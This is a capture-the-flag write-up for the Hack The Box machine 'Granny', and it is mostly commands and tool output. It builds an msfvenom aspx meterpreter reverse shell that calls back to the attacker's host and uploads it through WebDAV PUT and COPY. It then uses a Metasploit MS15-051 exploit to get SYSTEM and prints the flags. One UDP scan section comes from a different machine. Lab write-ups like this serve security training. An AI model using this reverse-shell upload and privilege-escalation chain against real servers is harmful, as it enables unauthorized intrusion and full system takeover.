Htb machine: granny

Nmap tcp scan, verbose, all ports, no dns resolution

```
┌─[user@parrot]─[~]
└──╼ $nmap -v -n -p- 10.10.10.15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-25 15:15 +08
Initiating Ping Scan at 15:15
Scanning 10.10.10.15 [2 ports]
Completed Ping Scan at 15:15, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 15:15
Scanning 10.10.10.15 [65535 ports]
Discovered open port 80/tcp on 10.10.10.15
Connect Scan Timing: About 15.64% done; ETC: 15:18 (0:02:47 remaining)
Connect Scan Timing: About 33.01% done; ETC: 15:18 (0:02:04 remaining)
Connect Scan Timing: About 50.42% done; ETC: 15:18 (0:01:29 remaining)
Connect Scan Timing: About 66.32% done; ETC: 15:18 (0:01:01 remaining)
Connect Scan Timing: About 79.76% done; ETC: 15:18 (0:00:38 remaining)
Completed Connect Scan at 15:18, 189.87s elapsed (65535 total ports)
Nmap scan report for 10.10.10.15
Host is up (0.0044s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
80/tcp open  http
```

Nmap udp scan, top 1000 ports

```
Completed UDP Scan at 14:27, 1094.08s elapsed (1000 total ports)
Nmap scan report for explore (10.10.10.247)
Host is up (0.0042s latency).
Not shown: 998 closed ports
PORT     STATE         SERVICE
1900/udp open|filtered upnp
5353/udp open|filtered zeroconf

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1094.39 seconds
           Raw packets sent: 1419 (87.107KB) | Rcvd: 67383 (2.772MB)
┌─[user@parrot]─[~]
└──╼ $sudo nmap -sU -v explore
```

Nikto scan

```
┌─[user@parrot]─[~/Desktop/htb/granny]
└──╼ $nikto -h granny
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.15
+ Target Hostname:    granny
+ Target Port:        80
+ Start Time:         2021-08-25 15:41:07 (GMT8)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/6.0
+ Retrieved microsoftofficewebserver header: 5.0_Pub
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ Uncommon header 'microsoftofficewebserver' found, with contents: 5.0_Pub
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 1.1.4322
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
+ OSVDB-5646: HTTP method 'DELETE' allows clients to delete files on the web server.
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
```

```
+ Retrieved ms-author-via header: MS-FP/4.0,DAV
+ Uncommon header 'ms-author-via' found, with contents: MS-FP/4.0,DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the
web server.
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on
the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations
on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
PROPPATCH, LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the
web server.
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on
the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations
on the web server.
+ WebDAV enabled (MKCOL LOCK PROPFIND PROPPATCH COPY UNLOCK SEARCH listed as allowed)
+   OSVDB-13431:   PROPFIND   HTTP   verb   may   show   the   server's   internal   IP   address:
http://granny/_vti_bin/_vti_aut/author.dll
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS
device, like shtml.exe/aux.htm -- a DoS was not attempted.
+ OSVDB-3233: /postinfo.html: Microsoft FrontPage default file found.
+ OSVDB-3233: /_private/: FrontPage directory found.
+ OSVDB-3233: /_vti_bin/: FrontPage directory found.
+ OSVDB-3233: /_vti_inf.html: FrontPage/SharePoint is installed and reveals its version number
(check HTML source for more information).
+ OSVDB-3300: /_vti_bin/: shtml.exe/shtml.dll is available remotely. Some versions of the Front
Page ISAPI filter are vulnerable to a DOS (not attempted).
+ OSVDB-3500: /_vti_bin/fpcount.exe: Frontpage counter CGI has been found. FP Server version 97
allows remote users to execute arbitrary system commands, though a vulnerability in this version
could    not    be    confirmed.    http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1376.
http://www.securityfocus.com/bid/2252.
+ OSVDB-67: /_vti_bin/shtml.dll/_vti_rpc: The anonymous FrontPage user is revealed through a
crafted POST.
+ /_vti_bin/_vti_adm/admin.dll: FrontPage/SharePoint file found.
+ 7836 requests: 0 error(s) and 32 item(s) reported on remote host
+ End Time:           2021-08-25 15:42:05 (GMT8) (58 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Using webdav, able to access using cadaver

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/granny]
└──╼ $cadaver http://granny
dav:/> ls
Listing collection `/': succeeded.
Coll:   _private                               0  Apr 12  2017
Coll:   _vti_bin                               0  Apr 12  2017
Coll:   _vti_cnf                               0  Apr 12  2017
Coll:   _vti_log                               0  Apr 12  2017
Coll:   _vti_pvt                               0  Apr 12  2017
Coll:   _vti_script                            0  Apr 12  2017
Coll:   _vti_txt                               0  Apr 12  2017
Coll:   aspnet_client                          0  Apr 12  2017
Coll:   images                                 0  Apr 12  2017
        _vti_inf.html                       1754  Apr 12  2017
        iisstart.htm                        1433  Feb 21  2003
        pagerror.gif                        2806  Feb 21  2003
        postinfo.html                       2440  Apr 12  2017
dav:/>
```

Davtest results

```
─[user@parrot]─[~/Desktop/htb/granny]
└──╼ $davtest -sendbd auto -url http://granny
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://granny
********************************************************
NOTE    Random string for this session: pkRyQX
********************************************************
```

```
 Creating directory
MKCOL          SUCCEED:              Created http://granny/DavTestDir_pkRyQX
********************************************************
 Sending test files
PUT     shtml   FAIL
PUT     php     SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.php
PUT     pl      SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.pl
PUT     aspx    FAIL
PUT     asp     FAIL
PUT     jsp     SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.jsp
PUT     cgi     FAIL
PUT     jhtml   SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.jhtml
PUT     html    SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.html
PUT     txt     SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.txt
PUT     cfm     SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.cfm
********************************************************
 Checking for test file execution
EXEC    php     FAIL
EXEC    pl      FAIL
EXEC    jsp     FAIL
EXEC    jhtml   FAIL
EXEC    html    SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.html
EXEC    txt     SUCCEED:       http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.txt
EXEC    cfm     FAIL
********************************************************
 Sending backdoors
** ERROR: Unable to find a backdoor for html **
** ERROR: Unable to find a backdoor for txt **

********************************************************
/usr/bin/davtest Summary:
Created: http://granny/DavTestDir_pkRyQX
PUT File: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.php
PUT File: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.pl
PUT File: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.jsp
PUT File: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.jhtml
PUT File: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.html
PUT File: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.txt
PUT File: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.cfm
Executes: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.html
Executes: http://granny/DavTestDir_pkRyQX/davtest_pkRyQX.txt
```

Create reverse shell payload, make sure the exitfunc=thread, if it exitfunc=process, shell will terminate for some unknown reason


```
┌─[user@parrot]─[~/Desktop/htb/granny]
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=4444 -f aspx
exitfunc=thread > reverse.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 375 bytes
Final size of aspx file: 2974 bytes
```

https://book.hacktricks.xyz/pentesting/pentesting-web/put-method-webdav

Uploading reverse shell

```
dav:/> put reverse.txt
Uploading reverse.txt to `/reverse.txt':
Progress: [============================>] 100.0% of 2729 bytes succeeded.
dav:/> copy reverse.txt reverse.aspx
Copying `/reverse.txt' to `/reverse.aspx':  succeeded.
```

Trigger reverse shell



Reverse shell

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.14.29:4444
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.29:4444 -> 10.10.10.15:1044) at 2021-08-25 16:38:15
+0800

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > sysinfo
Computer        : GRANNY
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

systeminfo

```
systeminfo

Host Name:                 GRANNY
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 1 Hours, 9 Minutes, 8 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 775 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,314 MB
Page File: In Use:         156 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A
```

Windows exploit suggester results

```
┌─[user@parrot]─[~/Desktop/htb/granny/Windows-Exploit-Suggester]
└──╼ $./windows-exploit-suggester.py --database 2021-08-24-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 1 hotfix(es) against the 356 potential bulletins(s) with a database of 137
known exploits
[*] there are now 356 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2003 SP2 32-bit'
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege
(3057191) - Important
[*]   https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege Vulnerability,
PoC
[*]   https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF
```

```
[*]
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code Execution (3036220) - Critical
[*]     https://www.exploit-db.com/exploits/39035/  --  Microsoft  Windows  8.1  -  win32k  Local Privilege Escalation (MS15-010), PoC
[*]     https://www.exploit-db.com/exploits/37098/  --  Microsoft  Windows  -  Local  Privilege Escalation (MS15-010), PoC
[*]    https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows win32k Local Privilege Escalation (MS15-010), PoC
[*]
[E] MS14-070: Vulnerability in TCP/IP Could Allow Elevation of Privilege (2989935) - Important
[*]   http://www.exploit-db.com/exploits/35936/ -- Microsoft Windows Server 2003 SP2 - Privilege Escalation, PoC
[*]
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[*]    http://www.exploit-db.com/exploits/35474/ -- Windows Kerberos - Elevation of Privilege (MS14-068), PoC
[*]
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[*]    https://www.exploit-db.com/exploits/37800// -- Microsoft Windows HTA (HTML Application) - Remote Code Execution (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35308/ -- Internet Explorer OLE Pre-IE11 - Automation Array Remote Code Execution / Powershell VirtualAlloc (MS14-064), PoC
[*]    http://www.exploit-db.com/exploits/35229/ -- Internet Explorer <= 11 - OLE Automation Array Remote Code Execution (#1), PoC
[*]   http://www.exploit-db.com/exploits/35230/ -- Internet Explorer < 11 - OLE Automation Array Remote Code Execution (MSF), MSF
[*]     http://www.exploit-db.com/exploits/35235/  --  MS14-064  Microsoft  Windows  OLE  Package Manager Code Execution Through Python, MSF
[*]     http://www.exploit-db.com/exploits/35236/  --  MS14-064  Microsoft  Windows  OLE  Package Manager Code Execution, MSF
[*]
[M] MS14-062: Vulnerability in Message Queuing Service Could Allow Elevation of Privilege (2993254) - Important
[*]   http://www.exploit-db.com/exploits/34112/ -- Microsoft Windows XP SP3 MQAC.sys - Arbitrary Write Privilege Escalation, PoC
[*]   http://www.exploit-db.com/exploits/34982/ -- Microsoft Bluetooth Personal Area Networking (BthPan.sys) Privilege Escalation
[*]
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) - Critical
[*]    http://www.exploit-db.com/exploits/35101/ -- Windows TrackPopupMenu Win32k NULL Pointer Dereference, MSF
[*]
[E] MS14-040: Vulnerability in Ancillary Function Driver (AFD) Could Allow Elevation of Privilege (2975684) - Important
[*]   https://www.exploit-db.com/exploits/39525/ -- Microsoft Windows 7 x64 - afd.sys Privilege Escalation (MS14-040), PoC
[*]   https://www.exploit-db.com/exploits/39446/ -- Microsoft Windows - afd.sys Dangling Pointer Privilege Escalation (MS14-040), PoC
[*]
[E] MS14-035: Cumulative Security Update for Internet Explorer (2969262) - Critical
[E] MS14-029: Security Update for Internet Explorer (2962482) - Critical
[*]    http://www.exploit-db.com/exploits/34458/
[*]
[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important
[*]     http://www.exploit-db.com/exploits/35280/,  --  .NET  Remoting  Services  Remote  Command Execution, PoC
[*]
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[M] MS14-009: Vulnerabilities in .NET Framework Could Allow Elevation of Privilege (2916607) - Important
[E] MS14-002: Vulnerability in Windows Kernel Could Allow Elevation of Privilege (2914368) - Important
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Important
[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-071: Vulnerability in Windows Theme File Could Allow Remote Code Execution (2864063) - Important
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
```

```
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution
(2850851) - Critical
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full
ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full
ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[M] MS11-080: Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege
(2592799) - Important
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) -
Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege
(981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290)
- Critical
[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) -
Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[M] MS09-065: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution
(969947) - Critical
[M] MS09-053: Vulnerabilities in FTP Service for Internet Information Services Could Allow
Remote Code Execution (975254) - Important
[M] MS09-020: Vulnerabilities in Internet Information Services (IIS) Could Allow Elevation of
Privilege (970483) - Important
[M] MS09-004: Vulnerability in Microsoft SQL Server Could Allow Remote Code Execution (959420)
- Important
[M] MS09-002: Cumulative Security Update for Internet Explorer (961260) (961260) - Critical
[M] MS09-001: Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Critical
[M] MS08-078: Security Update for Internet Explorer (960714) - Critical
[*] done
```

LPE

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > set session 2
session => 2
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.29:5555
[*] Launching notepad to host the exploit...
[+] Process 3800 launched.
[*] Reflectively injecting the exploit DLL into 3800...
[*] Injecting exploit into 3800...
[*] Exploit injected. Injecting payload into 3800...
[*] Payload injected. Executing exploit...
[*] Sending stage (175174 bytes) to 10.10.10.15
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 3 opened (10.10.14.29:5555 -> 10.10.10.15:1050) at 2021-08-25 16:57:41
+0800

meterpreter > sysinfo
```

```
Computer        : GRANNY
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

user flag

```
C:\DOCUME~1\Lakis\Desktop>type user.txt
type user.txt
700c5dc163014e22b3e408f8703f67d1
C:\DOCUME~1\Lakis\Desktop>
```

Admin flag

```
C:\DOCUME~1\ADMINI~1\Desktop>type root.txt
type root.txt
aa4beed1c0584445ab463a6747bd06e9
C:\DOCUME~1\ADMINI~1\Desktop>
```